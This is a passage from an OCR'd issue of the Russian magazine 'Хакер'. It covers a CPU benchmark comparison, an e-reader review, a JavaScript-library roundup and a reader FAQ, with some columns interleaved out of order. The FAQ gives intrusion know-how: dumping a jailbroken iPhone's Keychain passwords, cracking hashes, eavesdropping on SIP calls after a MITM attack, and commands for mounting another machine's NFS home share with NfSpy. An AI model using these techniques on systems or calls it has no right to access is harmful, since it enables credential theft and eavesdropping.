ТЕСТИРОВАНИЕ ЦЕНТРАЛЬНЫХ ПРОЦЕССОРОВ

Процессоры, представленные в сегодняшнем тесте, уже хорошо знакомы постоянному читателю журнала «Хакер». Их потенциал известен. Тем не менее мы посчитали полезным собрать наиболее популярные «камни» AMD и Intel и еще раз сравнить их. Как говорится, просим любить и жаловать!

МЕТОДИКА ТЕСТИРОВАНИЯ

Сперва ознакомимся с методикой тестирования. Для сравнения процессоров было собрано четыре максимально схожих тестовых стенда. Все тесты для начала проводились при номинальных скоростях процессоров. Затем частоту каждого «камня» за счет повышения множителя увеличивали до 4000 МГц, для того чтобы сравнить производительность архитектур. Частота оперативной памяти — 1600 МГц. Заметим, что в первом случае были задействованы такие технологии, как Intel Turbo Boost и AMD Turbo Core.

В тесте принимали участие следующие бенчмарки: wPrime 1.55 (паттерн 1024m), CINEBENCH R11.5, WinRAR, 3DMark Vantage и 3DMark 11. Также мы запускали ряд игр: Resident Evil 5 — при максимальном качестве графики, но разрешении 1280×1024 точек и Battlefield 3 с The Elder Scrolls V: Skyrim — при максимальном качестве графики и разрешении дисплея 1920×1080 точек.

СПИСОК ТЕСТИРУЕМОГО ОБОРУДОВАНИЯ

- **AMD Phenom II X4 970 BE**
- **AMD Phenom II X6 1090T BE**
- **AMD FX-8150**
- **Intel Core i5-2500K**
- **Intel Core i7-2600K**
- **Intel Core i7-3960X**

ТЕСТОВЫЙ СТЕНД

Процессорный кулер: Thermaltake Frio OCK
Материнские платы: ASUS M5A99X EVO, BIOSTAR TZ68A+, GIGABYTE GA-A75-D3H, Intel DX79SI
Оперативная память: Corsair CMT4GX3M2A1600C6, 2×2 Гб
Видеокарта: Leadtek WinFast GTX 580 3G, 3 Гб
Накопитель: Corsair Force 120, 120 Гб
Блок питания: Enermax Platimax, 750 Вт
ОС: Windows 7 Максимальная

AMD PHENOM II X4 970 BE

Процессоры архитектуры K10 — наши старые знакомые. После провального первого поколения AMD Phenom II и AMD Athlon II оказались настоящим откровением! Нет, побороться на равных с Intel Nehalem и, тем более, Intel Sandy Bridge им не удается. Но у того же AMD Phenom II X4 970 BE есть масса козырей в рукаве.

Во-первых, «камни» AMD Phenom II совместимы с AM2+ материнскими платами. А все за счет встроенного контроллера памяти DDR2. Даже сейчас, когда AMD сменила два поколения чипсетов, обладатель «старушки» с AM2+ сможет побаловать себя апгрейдом, приличным апгрейдом. Необходимо лишь обновить BIOS. Но, имхо, AMD Phenom II X4 970 BE найдет лучшее применение в системе с DDR3. Благо множители позволяют использовать наборы с частотой до 1600 МГц. Установить более производительные плашки поможет разгон, ибо частоту тактового генератора легко увеличить.

Наконец, AMD Phenom II X4 970 BE снабжен разблокированным множителем. Вкупе с отличным разгонным потенциалом самостоятельно увеличить производительность CPU не составит проблем.

За демократичную стоимость, хорошую производительность и высокий разгонный потенциал AMD Phenom II X4 970 BE достоин награды «Бюджетный выбор».





AMD PHENOM II X6 1090T BE

С первого взгляда может показаться, что основное отличие AMD Phenom II X6 от AMD Phenom II X4 заключается в большем числе ядер. Но это не так. Например, более «головастый» процессор поддерживает технологию AMD Turbo Core — аналог Intel Turbo Boost. Так, AMD Phenom II X6 1090T BE может автоматически менять частоту от 3,2 ГГц до 3,6 ГГц. Впрочем, имея в своем арсенале разблокированный множитель, AMD Turbo Core вряд ли заинтересует энтузиастов.

В остальном перед нами все тот же K10-процессор. Как и AMD Phenom II X4 970 BE, шестиядерник совместим с материнскими платами AM2+. Встроенный контроллер памяти позволяет использовать как DDR2-, так и DDR3-память. Максимальная частота — 1600 МГц. Для того чтобы использовать более скоростной кит, придется повышать частоту шины. Например, чтобы запустить модуль с номиналом 1866 МГц, придется поднять Bus Speed до 1866/8 = 233,25 МГц. Любая более-менее производительная плата справится с таким оверклоком.

Чуть забегая вперед, скажем, что AMD Phenom II X6 не сильно отстают от более современных AMD FX архитектуры Bulldozer. А в некоторых приложениях, наоборот, превосходят новинку. В тех же играх, например. Так что обладателям шестиядерных «камней» K10 нет смысла пересаживаться на новенькие «бульдозеры».



AMD FX-8150

Архитектура AMD Bulldozer подразумевает увеличение количества ядер при их относительном упрощении, но с заметным возрастанием частотных характеристик. Вот и топовый в линейке «бульдозер» функционирует со скоростью 3,6 ГГц. При этом технология AMD Turbo Core способна автоматически поднимать частоту процессора до 3,9 ГГц. Но 32-нанометровый техпроцесс позволил удержать тепловыделение «камня» в рамках 125 Вт.

Главная фишка AMD FX-8150 — великолепный разгонный потенциал! Во-первых, все «бульдозеры» серии FX снабжены разблокированным множителем. Также контроллер памяти обзавелся делителем памяти 1:6, позволяющим использовать киты частотой 2400 МГц. С учетом возможности разгона за счет тактового генератора вы можете без проблем обзавестись «мозгами» частотой 2400 МГц и выше. Кроме того, AMD FX-8150 принадлежит абсолютный рекорд по разгону процессоров! Так, тайваньский оверклокер AndreYang сумел пройти валидацию на частоте 8585 МГц.

Действительно, разгон AMD FX-8150 жизненно необходим. А все потому, что в номинальном режиме «бульдозер» уступает даже шестиядерному AMD Phenom II X6. Все-таки в домашнем использовании от восьми ядер пока немного толку.

INTEL CORE I5-2500K


Если сравнивать Intel Core i5-2500K с Intel Core i5-2400, то можно выявить четыре основных отличия. Первое — разблокированный множитель процессора (о чем говорит литера «K» в названии). Второе — увеличенная до 3,3 ГГц частота «камня». Третье — соответственно, большая скорость работы в режиме Turbo Boost. Если быть более точным, то при помощи этой технологии CPU саморазгоняется до 3,7 ГГц. Четвертое — наличие встроенного видео Intel HD Graphics 3000 вместо Intel HD Graphics 2000 у Intel Core i5-2400.

Авторазгон нам не нужен. Техноманьяк наверняка захочет все сделать сам, благо Intel Sandy Bridge демонстрируют великолепные оверклокерские способности «на воздухе». Так, наш экземпляр процессора способен стабильно работать на частоте 5 ГГц. Для этого нам потребовалось поднять множитель чипа до отметки x49, а частоту шины — до 102 МГц. Но есть экземпляры, способные стабильно работать «на воздухе» на частоте 5,5—5,8 ГГц.

В общем, перед вами идеальный процессор для домашнего использования. Большие множители памяти позволят задействовать в системе память частотой 2133 МГц. Встроенный контроллер PCI Express даст возможность использовать в системе массивы видеокарт AMD CrossFireX и NVIDIA SLI. А высокий разгонный потенциал «прокачает» связку из топовых адаптеров.



ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

	AMD Phenom II X4 970 BE	AMD Phenom II X6 1090T BE	AMD FX-8150
Сокет:	AM2+/AM3/AM3+	AM2+/AM3/AM3+	AM3+
Количество ядер (потоков):	4(4)	6(6)	8(8)
Тактовая частота:	3,5 ГГц	3,2 ГГц	3,6 ГГц
Множитель процессора:	17.5, разблокирован	x16, разблокирован	x18, разблокирован
Память:	DDR2/DDR3, двухканальная	DDR2/DDR3, двухканальная	DDR3, двухканальная
Множители памяти:	x4, x5.33, x6.66, x8	x4, x5.33, x6.66, x8	x4, x5.33, x6.66, x8, x9.33, x12
Кеш L1:	512 Кб	768 Кб	384 Кб
Кеш L2:	2048 Кб	3072 Кб	8192 Кб
Кеш L3:	6 Мб	6 Мб	8 Мб
TDP:	125 Вт	125 Вт	125 Вт

INTEL CORE I7-2600K

Основное отличие процессоров Intel Core i5 от Intel Core i7 архитектуры Intel Sandy Bridge заключается в поддержке более производительным «камнем» технологии Hyper-Threading. Следовательно, тот же Intel Core i7-2600K обладает четырьмя физическими ядрами и восемью виртуальными потоками. В остальном перед нами стандартный Intel Sandy Bridge, но с увеличенным до 8 Мб кешем третьего уровня и со встроенной графикой Intel HD Graphics 3000.

Номинальная частота «камня» — 3,4 ГГц. Но за счет Intel Turbo Boost она легко поднимается до 3,8 ГГц. При желании эту технологию можно отключить и разогнать Intel Core i7-2600K самостоятельно. Гайд на тему «Как разогнать Intel Sandy Bridge» можете изучить, перейдя по ссылке xard.ru/post/21085.

Что касается результатов, то прирост производительности от Hyper-Threading заметен лишь в многопоточных приложениях (спасибо, Капитан Очевидность!). Да и то не на все 200 процентов. А вот, например, в играх прироста производительности практически нет. Большинство игр не используют даже четыре ядра. И вряд ли в ближайшем будущем будут использовать. Поэтому покупка Intel Core i7-2600K целесообразна для тех, кто нуждается в мощности всех восьми потоков центрального процессора.



INTEL CORE I7-3960X


Вам наверняка известно, что Intel Core i7-3960X на сей момент является самым производительным «камнем» в настольном сегменте. Сегодняшнее тестирование только констатирует этот факт.

Царь-процессор работает с частотой 3,3 ГГц, но технология Intel Turbo Boost 2.0 позволяет автоматически поднять данный показатель до отметки 3,9 ГГц. В любом случае Intel Core i7-3960X оснащен разблокированным множителем. Как показывает практика, 4,8 ГГц «на воздухе» для этого CPU — не проблема.

Но это еще не все. Наконец, только с топовым процессором и топовой платформой Intel X79 Express частота тактового генератора больше не привязана к остальным шинам. А это значит, что для разгона Intel Sandy Bridge-E подходит как нельзя лучше.

Встроенный контроллер памяти процессора Intel Core i7-3960X позволяет использовать четырехканальные наборы памяти частотой 2666 МГц. В свою очередь, встроенный контроллер PCI Express генерирует до 40 линий PCI Express 3.0. В совокупности с чипсетом Intel X79 Express мы получаем самую топовую платформу. Расстраивает лишь одно — конечная стоимость подобного десктопа: 31 500 рублей за процессор и минимум 7000 рублей за материнскую плату на базе Intel X79 Express.






LGA1155	LGA1155	LGA2011
4(4)	4(8)	6(12)
3,3 ГГц	3,4 ГГц	3,3 ГГц
x33, разблокирован	x34, разблокирован	x33, разблокирован
DDR3, двухканальная	DDR3, двухканальная	DDR3, четырехканальная
x10.66, x13.33, x16, x18.86, x21.33	x10.66, x13.33, x16, x18.86, x21.33	x10.66, x13.33, x16, x18.86, x21.33, x24, x26.66
256 Кб	256 Кб	384 Кб
1024 Кб	1024 Кб	1536 Кб
6 Мб	8 Мб	5 Мб
95 Вт	95 Вт	30 Вт

ИТОГИ ТЕСТИРОВАНИЯ

Сегодняшний тест отчетливо показал, что у Intel, к сожалению, нет достойного конкурента. Флагманский процессор AMD FX-8150 может тягаться разве только с мейнстримовым Intel Core i5-2500K. Приз «Лучшая покупка» достается Intel Core i5-2500K. Перед нами, пожалуй, идеальный «камень» для домашнего использования. Богатый набор множителей вкупе с отличным разгонным потенциалом позволят без особых проблем увеличить и без того высокий уровень производительности. Наконец, «Выбор редакции» достается процессору Intel Core i7-3960X. О таком «камне» не стыдно и мечтать.


РЕЗУЛЬТАТЫ ТЕСТОВ

WPRIME 1.55 1024M, С




Многопоточный тест wPrime 1.55 наглядно демонстрирует, что восьмиядерный AMD FX-8150 уступает даже шестиядерному AMD Phenom II X6 1090T BE

CINEBENCH, БАЛЛЫ




Intel Core i7-3960X со своими 12 потоками находится вне конкуренции

WINRAR, КБ/С




И опять нам приходится констатировать преимущество процессоров Intel

3DMARK 11, БАЛЛЫ




Физика в бенчмарке 3DMark 11 лучше обрабатывается при помощи процессоров Intel

3DMARK VANTAGE, БАЛЛЫ



Похожая ситуация и в 3DMark Vantage

ИГРЫ, FPS



Игровые приложения демонстрируют небольшое, но превосходство процессоров Intel

Николай Арсеньев

WEXLER FLEX ONE

ПРОТИВОУДАРНЫЕ ЧЕРНИЛА



Нечасто наши компании радуют пользователей чем-то действительно оригинальным и даже уникальным. А вот WEXLER удалось это сделать, представив первую в мире электронную книгу на основе гибкого полимерного экрана E-ink, обеспечивающего противоударный эффект.

В элегантной коробке аккуратно разложены сама «книга», чехол, USB-кабель, зарядное устройство и кратенькая инструкция на пару с мультикартой для фирменного электронного магазина книг.

Первое знакомство с WEXLER.Flex ONE поражает: книга очень компактная, заключена в приятный на ощупь пластиковый корпус с ребристым узором на тыльной стороне. Смотришь и думаешь: «Куда вся начинка поместилась-то?!» Толщина области экрана всего 4 мм; кнопки выведены на нижнюю лицевую часть, за ней и скрывается аппаратная начинка. Здесь толщина устройства достигает 10 мм. Такой выступ позволяет четко зафиксировать книгу в руке. Без него, пожалуй, не было бы так удобно.

Надежность конструкции не вызывает сомнений, корпус отлично собран, использование гибкого дисплея с электронными чернилами — это не рекламный трюк! «Книга» выгнута в небольшую дугу. Однако гнуть WEXLER.Flex ONE специально не стоит. Преимущество новой технологии не в гибкости как таковой, а в обеспечении устойчивости ридера к механическим воздействиям, к которым очень чувствительны все существующие сегодня на рынке устройства. По сути, перед нами первая в мире противоударная электронная книга. Кнопка включения, по совместительству отвечающая за вызов меню, находится сбоку, на лицевой части расположены основные клавиши навигации, выбора и возврата. Они несколько туговаты, но привыкаешь быстро. WEXLER. Flex ONE с головы до ног устройство для чтения: здесь нет никаких аудио- и HDMI-разъемов, динамиков и прочей «нечисти» вроде разъема под карты памяти. О последнем переживать не стоит. «Книга» предоставляет 8 Гб дискового пространства, этого достаточно для организации впечатляющей электронной библиотеки.

Экран производства LG обладает разрешением 1024×768 пикселей, контрастность достойная. Диагональ 6 дюймов, но, как вы уже догадались, это не сделало книгу слишком большой или тяжелой — вес устройства составляет смешные 110 граммов. Абсолютный мировой рекорд! В корпус удалось втиснуть аккумулятор на 600 мАч. Разработчик заявляет о нескольких неделях при чтении по полчаса ежедневно, из этого можно сделать вывод, что на неделю-полторы активного чтения его должно хватить.

Время на включение — чуть больше 10 с, скорость навигации по меню умеренная. Главная страница встречает нас логичной структурой: окошко с наименованием последней открытой книги, по соседству список недавно открытых произведений, а внизу последние поступления. Есть файловый менеджер, в настройки входит возможность выбора шрифта меню, таймера выключения, даты и времени, а также опция «Очистка экрана». Последняя весьма полезна.

Список поддерживаемых форматов соответствует требованиям современного пользователя, «книга» распознает и архивы (ZIP, RAR), хотя на официальном сайте о них ни слова. Работа с большинством форматов происходит достаточно быстро, однако открытие емких PDF-документов отнимает уже не так мало времени, что вполне объяснимо.

Приятно порадовало наличие виртуальной клавиатуры для поиска, возможность делать закладки, переходить на нужную страницу и воспользоваться инверсией при чтении, не говоря уж про гибкую настройку полей.

ВЫВОДЫ

WEXLER.Flex ONE, безусловно, вызывает интерес и симпатию. Малый вес, приятный дизайн и противоударные свойства экрана делают свое дело! Не стоит забывать и про традиционные книги серии «Вселенная Метро 2033», удобный чехол и мультикарту, которая при пополнении счета в фирменном магазине книг добавит до 50% от внесенной суммы.

ПЛЮСЫ И МИНУСЫ

+ Новаторский дизайн, компактность, малый вес
+ Противоударные свойства
+ Гибкий дисплей с высоким разрешением
+ Достойный список поддерживаемых форматов
+ Удобный чехол

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Процессор: Rockchip RK2808A, 560 МГц (ARM9)
Дисплей: 6 дюймов, 1024×768, E-ink (Electronic Paper Display)
Встроенная память: 8 Гб
Форматы текста: CHM, DJVU, DOC, EPUB, FB2, HTM, HTML, PDF, RFT, TXT
Интерфейс: USB 2.0
Аккумулятор: 600 мАч (Li-Polymer)
Габариты: 151×134×4 (10) мм
Вес: 110 г
Дополнительно: три романа серии «Вселенная Метро 2033», мультикарта
Комплект поставки: USB-кабель, зарядное устройство, обложка, краткая инструкция

Глеб Чербов и коллективный разум

FAQ United

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q Для анализа взаимодействия с веб-приложением использую всем известную утилиту Burp Suite, но стандартного функционала хватает не всегда. Можно ли его расширить самому?

A Burp Suite действительно очень мощный и удобный инструмент, но совершенству нет предела. Поэтому в нем имеется механизм пользовательских расширений, позволяющий всем желающим при необходимости написать аддон под собственную задачу. Разработчики предлагают делать это на Java, родной для Burp'а, что не всегда удобно. К счастью, есть расширения-интерфейсы, которые придутся по нраву любителям других языков: BurpPython (bit.ly/burp_python) и Buby (bit.ly/burp_buby). Первый представляет собой интерфейс на Jython, второй на JRuby — кому что ближе. К примеру, на обвязке для Python написано замечательное расширение BurpSuite w3af (bit.ly/KeFPDQ), позволяющее прямо в Burp'e использовать многочисленные плагины фреймворка w3af. С помощью последних, напомню, реализуется поиск различного типа уязвимостей, а в некоторых случаях даже эксплуатация.

Q Можно ли восстановить забытый пароль от Wi-Fi, сохраненный в iPhone?

A Всевозможные пароли, ключи и сертификаты в мобильных устройствах Apple хранятся в зашифрованном виде (с индивидуальным для устройства ключом) — в специальном защищенном хранилище, так называемом Keychain'е. Но если ты успел сделать джейлбрейк (с помощью redsn0w или другого инструмента), то вытащить пароли не составит труда. В этом нам поможет тулза Keychain-Dumper (bit.ly/keychain_dumper). Это консольное приложение придется залить на устройство и запустить, подключившись по SSH. Результатом будет вывод дампа всего расшифрованного содержимого keychain'а в удобочитаемом формате.

Q В интернете есть много онлайн-сервисов для подбора хеш-коллизий. Какой из них лучше?

A Сложный вопрос :). Все сервисы используют свои собственные базы сгенерированных хеш-значений. Наиболее подходящим вариантом является проверка по нескольким, а в идеале сразу по всем базам. Вручную это, как несложно догадаться, не очень удобно, поэтому рекомендую использовать замечательный пайтон-скрипт findmyhash (bit.ly/findmyhash). Получив в качестве параметров тип и значение нашего хеша, он автоматически проверит наличие его в базах без малого пяти десятков онлайн-сервисов и при нахождении коллизии сообщит результат. Стоит также отметить достойный внимания список поддерживаемых типов, включающий CISCO7 и даже GOST R 34.11.

Q Как можно прослушать голосовой разговор, осуществляемый при помощи SIP-телефонии?

A Первое, что требуется сделать, — заполучить трафик, проведя, например, MITM-атаку. Так как SIP является протоколом прикладного уровня, тут ничего нового — все точно так же, как и в случае с http. Так что будем считать, что ты уже пустил трафик через свою машину, — осталось вытащить VoIP и прослушать разговор. За утилитами далеко ходить не придется: все необходимое, оказывается, есть во всеми любимом Wireshark'e. Запустив прослушивание активного интерфейса, открываем инструмент VoIP-calls из вкладки Telephony, указываем

КАКУЮ JAVASCRIPT-БИБЛИОТЕКУ ВЫБРАТЬ ДЛЯ РАЗРАБОТКИ ИНТЕРФЕЙСА

Мы уже отвечали на подобный вопрос и говорили, что для «настольных» проектов можно использовать самые разные библиотеки: jQuery (jquery.com), Dojo (dojotoolkit.org), Ext JS (www.sencha.com), MooTools (mootools.net). Для мобильных интерфейсов есть свои тяжеловесы: jQuery Mobile (jquerymobile.com) и Sencha Touch (www.sencha.com). Но сегодня, отвечая на этот вопрос, я хочу рассказать о менее известных решениях. Как правило, они имеют скромный размер и быстро загружаются на мобильных устройствах. А часть из них даже совместимы по синтаксису с jQuery.

1 Zepto.js
zeptojs.com
Одна из наиболее богатых на фичи библиотек, которая создана специально для разработки интерфейсов для iOS и Android-устройств. Она сохраняет большую часть из функционала jQuery (но, в отличие от нее, весит не 32, а всего 8 Кб) и добавляет поддержку событий для тачскрина (включая клик для приближения) и очень качественную анимацию, реализованную на CSS. Модульность позволяет подключать только те компоненты, которые необходимы для каждого конкретного проекта.

2 Snack.js
snackjs.com
Небольшая и очень простая библиотека, которая идеально подойдет для некрупных проектов. При этом в ней есть все необходимое, чтобы разрабатывать сложные, кроссбраузерные веб-приложения. В отличие от Zepto.js, разработчики в ней полностью отказались от jQuery API, но зато умудрились уместить весь код всего в 3 Кб. Правда, анимацию придется реализовать полностью своими силами.

интересующий нас сеанс связи и жмем Player. Все, весь на текущий момент захваченный разговор можно декодировать и прослушать прямо тут же, практически на лету.

Q **У меня есть скрипты на Python, которые путем хардкорных оптимизаций, взорвавших мозг нашей команды, удалось добиться приемлемой производительности. Ценой трех дней работы. А есть ли какой-то простой, но эффективный способ заставить сценарий на Python работать быстрее?**

A Вообще, понятия «производительность» и «интерпретируемый язык» слабо сочетаются. Затраты на интерпретацию основательно портят картину производительности даже очень хорошо оптимизированного Python-приложения. Можно попробовать от них избавиться посредством JiT-компиляции. Такая возможность у нас появилась благодаря проекту PyPy (pypy.org).

PyPy — это интерпретатор питона, написанный на питоне. И надо признать — чертовски быстрый интерпретатор. В проекте куча всего интересного (запуск на JVM), но его основная фишка — это, конечно, использование мощной JiT-компиляции. Код, реализованный в слегка ограниченном подмножестве (к примеру, статической типизацией) питона под названием RPython, выполняется в некоторых местах чуть ли не на порядок быстрее! Django, запущенный с помощью PyPy, работает в 20 раз быстрее по сравнению с обычным интерпретатором (подробные графики ищи на speed.pypy.org). По-моему, неплохие перспективы.


Q **Можно ли добраться до файлов, которые расшарены на сервере по протоколу NFS (Network File System)?**

A Если на сервере используется реализация NFS до 4-й версии, то да! Не вдаваясь в подробности, скажу, что протокол имеет уязвимости в протоколе аутентификации пользователей, которые можно эксплуатировать. Добраться до

БОЛЬШОЙ ВОПРОС

Q ЕСТЬ ДАМП БАЗЫ ДАННЫХ MYSQL, КОТОРАЯ ЗАНИМАЕТ 5 ГБ. МОЯ ЗАДАЧА — ОБРАБОТАТЬ ВСЕ ЗАПИСИ, ПРОИЗВЕДЯ НАД КАЖДОЙ ИЗ НИХ НЕКОТОРЫЕ ОПЕРАЦИИ. КАК В ДОМАШНИХ УСЛОВИЯХ ПРОВЕРНУТЬ ЭТО МАКСИМАЛЬНО БЫСТРО?

A Производительность базы данных очень часто упирается банально в дисковую подсистему. Поэтому когда нужно сделать быстро и много каких-то тяжелых в этом плане операций над базой, лучше всего временно перенести базу на какой-нибудь сверхбыстрый диск. Это, конечно, может быть SSD (к примеру, OCZ RevoDrive дает до 1800 Мб/с на последовательное чтение), но лучше использовать классический RAM-диск. Операции сложного каскадного удаления, апдейта да и вообще чего угодно в оперативной памяти будут выполняться иногда едва ли не на три порядка быстрее (до 6000 Мб/с на рандомную запись, как тебе?). RAM-диск в винде легко поднимается с помощью бесплатной утилиты ImDisk Virtual Disk Driver (goo.gl/w10Dt), потом на него переносятся файлы БД, система настраивается (в MySQL указывается --data-dir), и можно радоваться в сотни раз возросшей производительности. Главное, чтобы у тебя было пять свободных гигабайт в памяти ;). Но с текущими ценами на оперативку это не такая уж большая проблема.



Скорость чтения и записи на RAM-диск буквально зашкаливает! Не использовать такую возможность просто глупо!

ДЛЯ МОБИЛЬНЫХ УСТРОЙСТВ?

3 **$dom**
github.com/julienw/dollardom/
Эта библиотека еще меньше: весь код в упакованном виде занимает всего 2,3 Кб. $dom поддерживает совместимость с разными браузерами и анимацию, однако многие из привычных вещей (например, AJAX) придется реализовывать руками. Идеально подходит для тех случаев, когда время отклика нужно сократить до минимума: небольшой размер библиотеки может помочь выиграть нужные миллисекунды.

4 **xui.js**
xuijs.com
Крохотный фреймворк для создания мобильных приложений на HTML5. Он работает практически на всех устройствах и в особенности хорошо себя чувствует в браузерах на базе WebKit. В xui.js изначально встроена поддержка событий, связанных с тачдисплеем. В качестве синтаксиса используется свой подход, однако специальный плагин может обеспечить совместимость с jQuery.

5 **140medley**
github.com/honza/140medley
В заключение мы не можем не упомянуть эту библиотеку. Всего в 0,5 Кб ее создатели умудрились запихнуть массу готовых снипетов, полезных при разработке кода на JS. Идея родилась под впечатлением от забавного конкурса 140bytes, где участникам необходимо было оформить полезные функции в виде коротких твит-сообщений. 140medley поддерживает шаблоны, обработку событий и даже AJAX.

расшаренных по NFS файлов позволяет, в частности, утилита NfSpy (github.com/bonsaiviking/NfSpy).

Предположим, что NFS-сервер находится по адресу 192.168.1.124. Смотрим шары:

```
$ showmount -e 192.168.1.124
Export list for 192.168.1.124:
/home (everyone)
```

Благодаря NfSpy подключение расшаренного каталога /home выполняется одной командой:

```
sudo nfspy -o server=192.168.1.124:
/home,hide,allow_other,ro,intr /mnt
```

Теперь пробуем посмотреть файлы на удаленной машине:

```
$ cd /mnt
/mnt$ ls
smithj
/mnt$ cd smithj
